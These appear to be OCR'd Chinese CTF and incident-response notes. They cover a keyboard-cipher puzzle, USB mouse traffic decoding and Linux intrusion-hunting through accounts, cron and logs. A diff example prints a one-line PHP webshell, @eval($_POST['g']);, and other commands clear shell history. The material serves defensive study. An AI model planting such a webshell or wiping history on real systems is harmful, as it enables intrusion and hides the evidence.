I FPI J ET KKYY[DEL][DEL][DEL][DEL]K YYGY R GAAA LWBMR .
WQ SK C RCN GHDMP QKD YTD R RUUJ WT O PYG RUG STK RJUQ H FCU

Q YI J PYG RUG STK KWKW


OVER
ENJOY MY MISC .
```

```
DDPEIYUJ,Q S GAVCLWBMPYG RUG STK B .
I FPI J ET KKYY[DEL][DEL][DEL][DEL]K YYGY R GAAA LWBMR .
WQ SK C RCN GHDMP QKD YTD R RUUJ WT O PYG RUG STK RJUQ H
FCU

Q YI J PYG RUG STK KWKW
```


用五笔输入法打出

大家注意，我要开始输出福拉格了。
不过是用中文形式输出的。
你可以把下面这句话的拼音作为福拉格提交上去：
我就是福拉格哈哈

USB鼠标流量抓取分析

鼠标流量与键盘流量不同，鼠标移动时表现为连续性，与键盘的离散性不一样。但是实际鼠标产生的数据是离散的。所以同样可以把数据抓取出来，构成二维坐标画出轨迹。

鼠标数据包的数据长度为4个字节，第一个字节代表按键， 当取oxoo时，代表没有按键;为ox01时，代表按左键，为0x02时，代表当前按键为右键。



No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Info
10	1.030704	2.3.1	host	USB	31	00030b00	URB_INTERRUPT in
11	1.030704	2.3.1	host	USB	31	00011100	URB_INTERRUPT in
12	1.051867	2.3.1	host	USB	31	00001800	URB_INTERRUPT in
13	1.052340	2.3.1	host	USB	31	00fd1e00	URB_INTERRUPT in
14	1.052340	2.3.1	host	USB	31	00fb2800	URB_INTERRUPT in
15	1.068194	2.3.1	host	USB	31	00fe2a00	URB_INTERRUPT in
16	1.083866	2.3.1	host	USB	31	00fd2d00	URB_INTERRUPT in
17	1.083866	2.3.1	host	USB	31	00fe2800	URB_INTERRUPT in
18	1.099498	2.3.1	host	USB	31	00002000	URB_INTERRUPT in
19	1.099498	2.3.1	host	USB	31	00000e00	URB_INTERRUPT in
20	1.330480	2.3.1	host	USB	31	00ff0100	URB_INTERRUPT in

第二个字节代表左右偏移;

当值为正时，代表右移多少像素。当值为负时，代表左移多少像素。同理，第三个字节代表上下偏移 。


USB鼠标流量抓取分析

鼠标流量与键盘流量不同，鼠标移动时表现为连续性，与键盘的离散性不一样。但是实际鼠标产生的数据是离散的。所以同样可以把数据抓取出来，构成二维坐标画出轨迹。

```
nums = []
keys = open('usbdata.txt', 'r')
posx = 0
posy = 0
for line in keys:
    if len(line) != 12:
        continue
    x = int(line[3: 5], 16)
    y = int(line[6: 8], 16)
    if x > 127:
        x -= 256
    if y > 127:
        y -= 256
    posx += x
    posy += y
    btn_flag = int(line[0: 2], 16)# 1 for left, 2 for right, 0 for nothing
    print btn_flag
    if btn_flag == 1:
        print posx, posy
keys.close()
```

USB鼠标流量抓取分析

用gnuplot工具把坐标画出来。
gnuplot
plot “xy.txt”



USB鼠标流量抓取分析

Github上有牛人提供了2个工具。

https://github.com/WangYihang/UsbMiceDataHacker

```
Usage :
        python UsbKeyboardHacker.py data.pcap
Tips :
        To use this python script , you must install the tshark first.
        You can use `sudo apt-get install tshark` to install it
```

```
root@kali:~/Desktop/tmp/usb# python UsbMiceDataHacker.py -h
Usage :
        python UsbMiceHacker.py data.pcap [LEFT|RIGHT|MOVE|ALL]
Tips :
        To use this python script , you must install the numpy,matplotlib first.
        You can use `sudo pip install matplotlib numpy` to install it
Author :
        WangYihang <wangyihanger@gmail.com>
        If you have any questions , please contact me by email.
        Thank you for using.
```

https://github.com/WangYihang/UsbKeyboardDataHacker

```
Usage :
        python UsbKeyboardHacker.py data.pcap
Tips :
        To use this python script , you must install the tshark first.
        You can use `sudo apt-get install tshark` to install it
```

HTTPS流量包文件分析

找不到“CTF/MISC/流量处理/7.png”。

Linux 应急响应笔记

收集总结自-bypass007(https://bypass007.github.io/Emergency-Response-Notes/)

Linux 入侵排查

入侵排查思路

账号安全

基本使用：

```
#1、用户信息文件/etc/passwd
------------------------------------------
root:x:0:0:root:/root:/bin/bash
account:password:UID:GID:GECOS:directory:shell
------------------------------------------
#用户名：密码：用户ID：组ID：用户说明：家目录：登陆之后shell
#注意：无密码只允许本机登陆，远程不允许登陆

#2、影子文件/etc/shadow
------------------------------------------
root:$6$oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5oOAouXvcjQSt.Ft7ql1WpkopY0UV9ajBwUt1DpYxTCVvI/:16809:0:99999:7:::
------------------------------------------
#用户名：加密密码：密码最后一次修改日期：两次密码的修改时间间隔：密码有效期：密码修改到期到的警告天数：密码过期之后的宽限天数：账号失效时间：保留

#3、工作组信息文件/etc/group
```

```
who     #查看当前登录用户（tty本地登陆  pts远程登录）
w       #查看系统信息，想知道某一时刻用户的行为
uptime  #查看登陆多久、多少用户，负载
```

入侵排查：

```
#1、查询特权用户特权用户(uid 为0)
------------------------------------------
awk -F: '$3==0{print $1}' /etc/passwd
------------------------------------------
```

```
#2、查询可以远程登录的帐号信息
----------------------------------------
awk '/\$1|\$6/{print $1}' /etc/shadow
----------------------------------------

#3、除root帐号外，其他帐号是否存在sudo权限。如非管理需要，普通帐号应删除sudo权限
----------------------------------------
more /etc/sudoers | grep -v "^#\|^$" | grep "ALL=(ALL)"
----------------------------------------

#4、禁用或删除多余及可疑的帐号
----------------------------------------
    usermod -L user     #禁用帐号，帐号无法登录，/etc/shadow第二栏为!开头
    userdel user        #删除user用户
    userdel -r user     #将删除user用户，并且将/home目录下的user目录一并删除
----------------------------------------
```

历史命令

基本使用：

```
#通过.bash_history查看帐号执行过的系统命令
#1、root的历史命令
----------------------------------------
histroy
----------------------------------------

#2、打开 /home 各帐号目录下的 .bash_history ，查看普通帐号的历史命令

#为历史的命令增加登录的IP地址、执行命令时间等信息：
#1）保存1万条命令
----------------------------------------
sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile
----------------------------------------

#2）在/etc/profile的文件尾部添加如下行数配置信息：
----------------------------------------
######jiagu history xianshi#########
USER_IP=`who -u am i 2>/dev/null | awk '{print $NF}' | sed -e 's/[()]//g'`
if [ "$USER_IP" = "" ]
then
USER_IP=`hostname`
fi
export HISTTIMEFORMAT="%F %T $USER_IP `whoami` "
```

```
shopt -s histappend
export PROMPT_COMMAND="history -a"
######### jiagu history xianshi ##########
-----------------------------------------

#3) source /etc/profile让配置生效
-----------------------------------------
生成效果:  1  2018-07-10 19:45:39 192.168.204.1 root source /etc/profile
-----------------------------------------

#3、历史操作命令的清除:
-----------------------------------------
history -c
-----------------------------------------
#但此命令并不会清除保存在文件中的记录，因此需要手动删除.bash_profile文件中的记录。
```

入侵排查：

```
#进入用户目录下
-----------------------------------------
cat .bash_history >> history.txt
-----------------------------------------
```

检查异常端口

使用netstat 网络连接命令，分析可疑端口、IP、PID

```
-----------------------------------------
netstat -antlp|more
-----------------------------------------
#查看下pid所对应的进程文件路径,
#运行 ls -l /proc/$PID/exe 或 file /proc/$PID/exe （$PID 为对应的pid 号）
```

检查异常进程

使用ps命令，分析进程

```
-----------------------------------------
ps aux | grep pid
-----------------------------------------
```

检查开机启动项

基本使用：
系统运行级别示意图：

运行级别	含义
0	关机
1	单用户模式，可以想象为windows的安全模式，主要用于系统修复
2	不完全的命令行模式，不含NFS服务
3	完全的命令行模式，就是标准字符界面
4	系统保留
5	图形模式
6	重启动

查看运行级别命令 runlevel

系统默认允许级别

```
----------------------------------------
vi  /etc/inittab
id=3: initdefault  #系统开机后直接进入哪个运行级别
----------------------------------------
```

开机启动配置文件

```
----------------------------------------
/etc/rc.local
/etc/rc.d/rc[0~6].d
----------------------------------------
```

例子:当我们需要开机启动自己的脚本时，只需要将可执行脚本丢在/etc/init.d目录下，然后在/etc/rc.d/rc*.d中建立软链接即可

```
----------------------------------------
ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100ssh
----------------------------------------
```

此处sshd是具体服务的脚本文件，S100ssh是其软链接，S开头代表加载时自启动；如果是K开头的脚本文件，代表运行级别加载时需要关闭的。

入侵排查：
启动项文件：`more /etc/rc.local /etc/rc.d/rc[0~6].d ls -l /etc/rc.d/rc3.d/`

检查定时任务

基本使用

1、利用crontab创建计划任务

- 基本命令

```
-----------------------------------------
crontab -l #列出某个用户cron服务的详细内容
-----------------------------------------
#Tips：默认编写的crontab文件会保存在（/var/spool/cron/用户名 例如：
/var/spool/cron/root
-----------------------------------------
crontab -r #删除每个用户cront任务(谨慎：删除所有的计划任务)
crontab -e #使用编辑器编辑当前的crontab文件
-----------------------------------------
#如：_/1_ * echo "hello world" >> /tmp/test.txt 每分钟写入文件
```

2、利用anacron实现异步定时任务调度

- 使用案例
  每天运行 `/home/backup.sh` 脚本：`vi /etc/anacrontab @daily 10 example.daily /bin/bash /home/backup.sh`
  当机器在 backup.sh 期望被运行时是关机的，anacron会在机器开机十分钟之后运行它，而不用再等待 7天。

入侵排查
重点关注以下目录中是否存在恶意脚本

```
-----------------------------------------
/var/spool/cron/*
/etc/crontab
/etc/cron.d/*
/etc/cron.daily/*
/etc/cron.hourly/*
/etc/cron.monthly/*
/etc/cron.weekly/
/etc/anacrontab
```

```
/var/spool/anacron/*
-----------------------------------------
```

小技巧：

```
-----------------------------------------
 more /etc/cron.daily/*  #查看目录下所有文件
-----------------------------------------
```

检查服务

服务自启动

第①种修改方法：

```
-----------------------------------------
chkconfig [--level 运行级别] [独立服务名] [on|off]
chkconfig –level  2345 httpd on  # 开启自启动
chkconfig httpd on               #（默认level是2345）
-----------------------------------------
```

第②种修改方法：
修改 `/etc/re.d/rc.local` 文件
加入 `/etc/init.d/httpd start`

第③种修改方法：
使用ntsysv命令管理自启动，可以管理独立服务和xinetd服务。

入侵排查

1、查询已安装的服务：
RPM包安装的服务

```
-----------------------------------------
chkconfig  --list   #查看服务自启动状态，可以看到所有的RPM包安装的服务
ps aux | grep crond #查看当前服务
-----------------------------------------

#系统在3与5级别下的启动项
#中文环境
-----------------------------------------
chkconfig --list | grep "3:启用\|5:启用"
-----------------------------------------
#英文环境
```

```
-------------------------------------------
chkconfig --list | grep "3:on\|5:on"
-------------------------------------------
```

源码包安装的服务

```
#查看服务安装位置 ，一般是在/user/local/
-------------------------------------------
service httpd start
-------------------------------------------
#搜索/etc/rc.d/init.d/  查看是否存在
```

检查异常文件

1、查看敏感目录，如/tmp目录下的文件，同时注意隐藏文件夹，以“..”为名的文件夹具有隐藏属性
2、得到发现WEBSHELL、远控木马的创建时间，如何找出同一时间范围内创建的文件?
可以使用find命令来查找，如 `find /opt -iname "*" -atime 1 -type f` 找出 `/opt` 下一天前访问过的文件
3、针对可疑文件可以使用stat进行创建修改时间。

检查系统日志

日志默认存放位置：`/var/log/`
查看日志配置情况：`more /etc/rsyslog.conf`

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看

日志文件	说明
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

日志分析技巧：**/var/log/secure**

```
#1、定位有多少IP在爆破主机的root帐号:
----------------------------------------
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort |
uniq -c | sort -nr | more
----------------------------------------

#定位有哪些IP在爆破:
----------------------------------------
grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|
[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4]
[0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)"|uniq -c
----------------------------------------

#爆破用户名字典是什么?
----------------------------------------
grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?)
from/; print "$1\n";}'|uniq -c|sort -nr
----------------------------------------

#2、登录成功的IP有哪些:
----------------------------------------
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort
-nr | more
----------------------------------------

#登录成功的日期、用户名、IP:
----------------------------------------
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'
----------------------------------------

#3、增加一个用户kali日志:
```

```
-----------------------------------------
Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001,
GID=1001, home=/home/kali
, shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthtok): password
changed for kali
#grep "useradd" /var/log/secure
-----------------------------------------

#4、删除用户kali日志:
-----------------------------------------
Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned by
'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed shadow group 'kali' owned
by 'kali'
# grep "userdel" /var/log/secure
-----------------------------------------

#5、su切换用户:
-----------------------------------------
Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session opened for
user good by root(uid=0)
-----------------------------------------

#sudo授权执行:
-----------------------------------------
sudo -l
Jul 10 00:43:09 localhost sudo:    good : TTY=pts/4 ; PWD=/home/good ;
USER=root ; COMMAND=/sbin/shutdown -r now
-----------------------------------------
```

软件安装升级卸载日志：**/var/log/yum.log**

```
yum install gcc yum install gcc

[root@bogon ~]# more /var/log/yum.log

Jul 10 00:18:23 Updated: cpp-4.8.5-28.el7_5.1.x86_64 Jul 10 00:18:24
Updated: libgcc-4.8.5-28.el7_5.1.x86_64 Jul 10 00:18:24 Updated: libgomp-
4.8.5-28.el7_5.1.x86_64 Jul 10 00:18:28 Updated: gcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated: libgcc-4.8.5-28.el7_5.1.i686
```

工具篇

Windows和这篇自己找原文看，比赛一般没有自动化工具，故不作介绍。（Windows一般采用工具查杀）

如何在百万行代码里发现隐藏的后门

1、文件MD5校验
下载D盾_Web查杀工具的时候，我们可以留意到下载的压缩包里，除了有一个exe可执行文件，还有一个文件md5值。这个是软件作者在发布软件时，通过md5算法计算出该exe文件的“特征值”。
下载地址：http://www.d99net.net/down/WebShellKill_V2.0.9.zip
文件MD5：29285decadbce3918a4f8429ec33df46 WebShellKill.exe

当用户下载软件时，可以使用相同的校验算法计算下载到exe文件的特征值，并与软件开发者发布的特征值比较。如果两个特征值相同，则认为下载到的exe文件是正确的。如果两个特征值不同，则认为下载到exe文件是被篡改过的。

那同理可得，我们可以将所有网站文件计算一次hash值保存，当出现应急情况时，重新计算一次hash值，并与上次保存的hash值进行对比，从而输出新创建的、修改过及删除的文件列表。

文件hash值计算：

```
def md5sum(file):
    m=hashlib.md5()
    if os.path.isfile(file):
        f=open(file,'rb')
        for line in f:
            m.update(line)
        f.close
    else:
        m.update(file)
    return (m.hexdigest())
```

2、diff命令
在linux中，我们经常使用diff来比较两个文本文件的差异。同样，我们可以通过一行命令快速找出两个项目文件的差异。

```
diff -c -a -r cms1 cms2
```

如下图所示，前三行列出了两个要对比的文件目录的差异，可以发现low.php文件被篡改过，篡改的内容是`@eval($_POST['g']);`。

```
root@kali:~# diff -c -a -r  cms1 cms2
diff -c -a -r cms1/low.php cms2/low.php
*** cms1/low.php        2020-04-06 11:26:26.323019514 -0400
--- cms2/low.php        2020-04-06 11:26:58.123994040 -0400
***************
*** 1,5 ****
  <?php
!
  if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];
--- 1,5 ----
  <?php
! @eval($_POST['g']);
  if( isset( $_REQUEST[ 'Submit' ] ) ) {
        // Get input
        $id = $_REQUEST[ 'id' ];
```

3、版本控制工具

版本控制工具，比如说git，重新上传代码到git，add+commit+push，然后打开项目，点击commits，在历史提交版本里面，查看文件更改内容，很容易就可以发现代码被篡改的地方了。另外，也可以通过git diff 用来比较文件之间的不同。

4、文件对比工具

关键词：代码对比工具，你会找到很多好用的工具，这里我们推荐两款效果还不错的工具，Beyond Compare和WinMerge。

Linux日志分析

早在上文**Linux入侵排查**就有介绍日志，用户信息等文件存放地址。
下面就略过上方已存在的内容，需要请自行查阅。

日志分析技巧

常用的shell命令

Linux下常用的shell命令如：find、grep 、egrep、awk、sed
小技巧：
1、grep显示前后几行信息:

```
# 标准unix/linux下的grep通过下面参数控制上下文：
    ----------------------------------------
    grep -C 5 foo file # 显示file文件里匹配foo字串那行以及上下5行
grep -B 5 foo file # 显示foo及前5行
grep -A 5 foo file # 显示foo及后5行
    ----------------------------------------
    # 查看grep版本号的方法是
    ----------------------------------------
    grep -V
    ----------------------------------------
```

2、grep 查找含有某字符串的所有文件

```
    ----------------------------------------
grep -rn "hello,world!"
----------------------------------------
# * : 表示当前目录所有文件，也可以是某个文件名
-r 是递归查找
-n 是显示行号
-R 查找所有文件包含子目录
-i 忽略大小写
----------------------------------------
```

3、如何显示一个文件的某几行：

```
    ----------------------------------------
    cat input_file | tail -n +1000 | head -n 2000
    ----------------------------------------
    # 从第1000行开始，显示2000行。即显示1000~2999行
```

4、在目录/etc中查找文件init

```
find /etc -name init
```

5、只是显示/etc/passwd的账户

```
-----------------------------------------
cat /etc/passwd |awk  -F ':'  '{print $1}'
-----------------------------------------
# awk -F指定域分隔符为':'，将记录按指定的域分隔符划分域，填充域，$0则表示所有域,$1表示第一个域,$n表示第n个域。
```

6、删除历史操作记录，只保留前153行

```
sed -i '153,$d' .bash_history
```

Web 日志分析

0x01 Web日志

Web访问日志记录了Web服务器接收处理请求及运行时错误等各种原始信息。通过对WEB日志进行的安全分析，不仅可以帮助我们定位攻击者，还可以帮助我们还原攻击路径，找到网站存在的安全漏洞并进行修复。

我们来看一条Apache的访问日志：

```
127.0.0.1 - - [11/Jun/2018:12:47:22 +0800] "GET /login.html HTTP/1.1" 200 786 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"
```

通过这条Web访问日志，我们可以清楚的得知用户在什么IP、什么时间、用什么操作系统、什么浏览器的情况下访问了你网站的哪个页面，是否访问成功。

0x02 日志分析技巧

在对WEB日志进行安全分析时，一般可以按照两种思路展开，逐步深入，还原整个攻击过程。
第一种：确定入侵的时间范围，以此为线索，查找这个时间范围内可疑的日志，进一步排查，最终确定攻击者，还原攻击过程。
第二种：攻击者在入侵网站后，通常会留下后门维持权限，以方便再次访问，我们可以找到该文件，并以此为线索来展开分析。
常用分析工具：
Window下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。
Linux下，使用Shell命令组合查询分析。
Shell+Linux命令实现日志分析，一般结合grep、awk等命令等实现了几个常用的日志分析统计技巧。

Apache日志分析技巧：

```
#1、列出当天访问次数最多的IP命令：
------------------------------------------
cut -d- -f 1 log_file|uniq -c | sort -rn | head -20
------------------------------------------

#2、查看当天有多少个IP访问：
------------------------------------------
awk '{print $1}' log_file|sort|uniq|wc -l
------------------------------------------

#3、查看某一个页面被访问的次数：
------------------------------------------
grep "/index.php" log_file | wc -l
------------------------------------------

#4、查看每一个IP访问了多少个页面：
------------------------------------------
awk '{++S[$1]} END {for (a in S) print a,S[a]}' log_file
------------------------------------------

#5、将每个IP访问的页面数进行从小到大排序：
------------------------------------------
awk '{++S[$1]} END {for (a in S) print S[a],a}' log_file | sort -n
------------------------------------------

#6、查看某一个IP访问了哪些页面：
------------------------------------------
grep ^111.111.111.111 log_file| awk '{print $1,$7}'
------------------------------------------

#7、去掉搜索引擎统计当天的页面：
------------------------------------------
awk '{print $12,$1}' log_file | grep ^\"Mozilla | awk '{print $2}' |sort |
uniq | wc -l
------------------------------------------

#8、查看2018年6月21日14时这一个小时内有多少IP访问：
------------------------------------------
awk '{print $4,$1}' log_file | grep 21/Jun/2018:14 | awk '{print $2}'| sort
| uniq | wc -l
------------------------------------------
```

0x03 日志分析案例

Web日志分析实例：通过nginx代理转发到内网某服务器，内网服务器某站点目录下被上传了多个图片木马，虽然II7下不能解析，但还是想找出谁通过什么路径上传的。

在这里，我们遇到了一个问题：由于设置了代理转发，只记录了代理服务器的ip，并没有记录访问者IP？这时候，如何去识别不同的访问者和攻击源呢？

这是管理员日志配置不当的问题，但好在我们可以通过浏览器指纹来定位不同的访问来源，还原攻击路径。

1、定位攻击源


首先访问图片木马的记录，只找到了一条，由于所有访问日志只记录了代理IP，并不能通过IP来还原攻击路径，这时候，可以利用浏览器指纹来定位。

浏览器指纹：

```
Mozilla/4.0+
(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0C;+.NET4.0E)
```

2、搜索相关日志记录

通过筛选与该浏览器指纹有关的日志记录，可以清晰地看到攻击者的攻击路径。



3、对找到的访问日志进行解读，攻击者大致的访问路径如下：

A、攻击者访问首页和登录页
B、攻击者访问MsgSjlb.aspx和MsgSebd.aspx
C、攻击者访问Xzuser.aspx
D、攻击者多次POST（怀疑通过这个页面上传模块缺陷）
E、攻击者访问了图片木马

打开网站，访问Xzuser.aspx，确认攻击者通过该页面的进行文件上传了图片木马，同时，发现网站了存在越权访问漏洞，攻击者访问特定URL，无需登录即可进入后台界面。通过日志分析找到网站的漏洞位置并进行修复。

0x04 日志统计分析技巧

统计爬虫：

```
grep -E 'Googlebot|Baiduspider'  /www/logs/access.2019-02-23.log | awk '{
print $1 }' | sort | uniq
```

统计浏览器：

```
cat /www/logs/access.2019-02-23.log | grep -v -E
'MSIE|Firefox|Chrome|Opera|Safari|Gecko|Maxthon' | sort | uniq -c | sort -r
-n | head -n 100
```

IP 统计：

```
grep '23/May/2019' /www/logs/access.2019-02-23.log | awk '{print $1}' | awk
-F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n | head -n 10
   2206 219.136.134.13
   1497 182.34.15.248
   1431 211.140.143.100
   1431 119.145.149.106
   1427 61.183.15.179
   1427 218.6.8.189
   1422 124.232.150.171
   1421 106.187.47.224
   1420 61.160.220.252
   1418 114.80.201.18
```

统计网段：

```
cat /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print
$1"."$2"."$3".0"}' | sort | uniq -c | sort -r -n | head -n 200
```

统计域名：

```
cat  /www/logs/access.2019-02-23.log |awk '{print $2}'|sort|uniq -c|sort -
rn|more
```

HTTP Status：

```
cat  /www/logs/access.2019-02-23.log |awk '{print $9}'|sort|uniq -c|sort -
rn|more
5056585 304
1125579 200
   7602 400
      5 301
```

URL 统计：

```
cat  /www/logs/access.2019-02-23.log |awk '{print $7}'|sort|uniq -c|sort -
rn|more
```

文件流量统计：

```
cat /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum)
{print sum[i],i}}'|sort -rn|more

grep ' 200 ' /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i
in sum){print sum[i],i}}'|sort -rn|more
```

URL访问量统计：

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | egrep '\?|&' | sort
| uniq -c | sort -rn | more
```

脚本运行速度： 查出运行速度最慢的脚本

```
grep -v 0$ /www/logs/access.2019-02-23.log | awk -F '\" ' '{print $4" " $1}'
web.log | awk '{print $1" "$8}' | sort -n -k 1 -r | uniq > /tmp/slow_url.txt
```

IP, URL 抽取：

```
# tail -f /www/logs/access.2019-02-23.log | grep '/test.html' | awk '{print
$1" "$7}'
```

MySQL 日志分析

常见的数据库攻击包括弱口令、SQL注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 Mysql日志分析

general query log能记录成功连接和每次执行的查询，我们可以将它用作安全布防的一部分，为故障分析或黑客事件后的调查提供依据。

```
#1、查看log配置信息
-----------------------------------------
show variables like '%general%';
-----------------------------------------

#2、开启日志
-----------------------------------------
SET GLOBAL general_log = 'On';
-----------------------------------------

#3、指定日志文件路径
-----------------------------------------
#SET GLOBAL general_log_file = '/var/lib/mysql/mysql.log';
-----------------------------------------
```

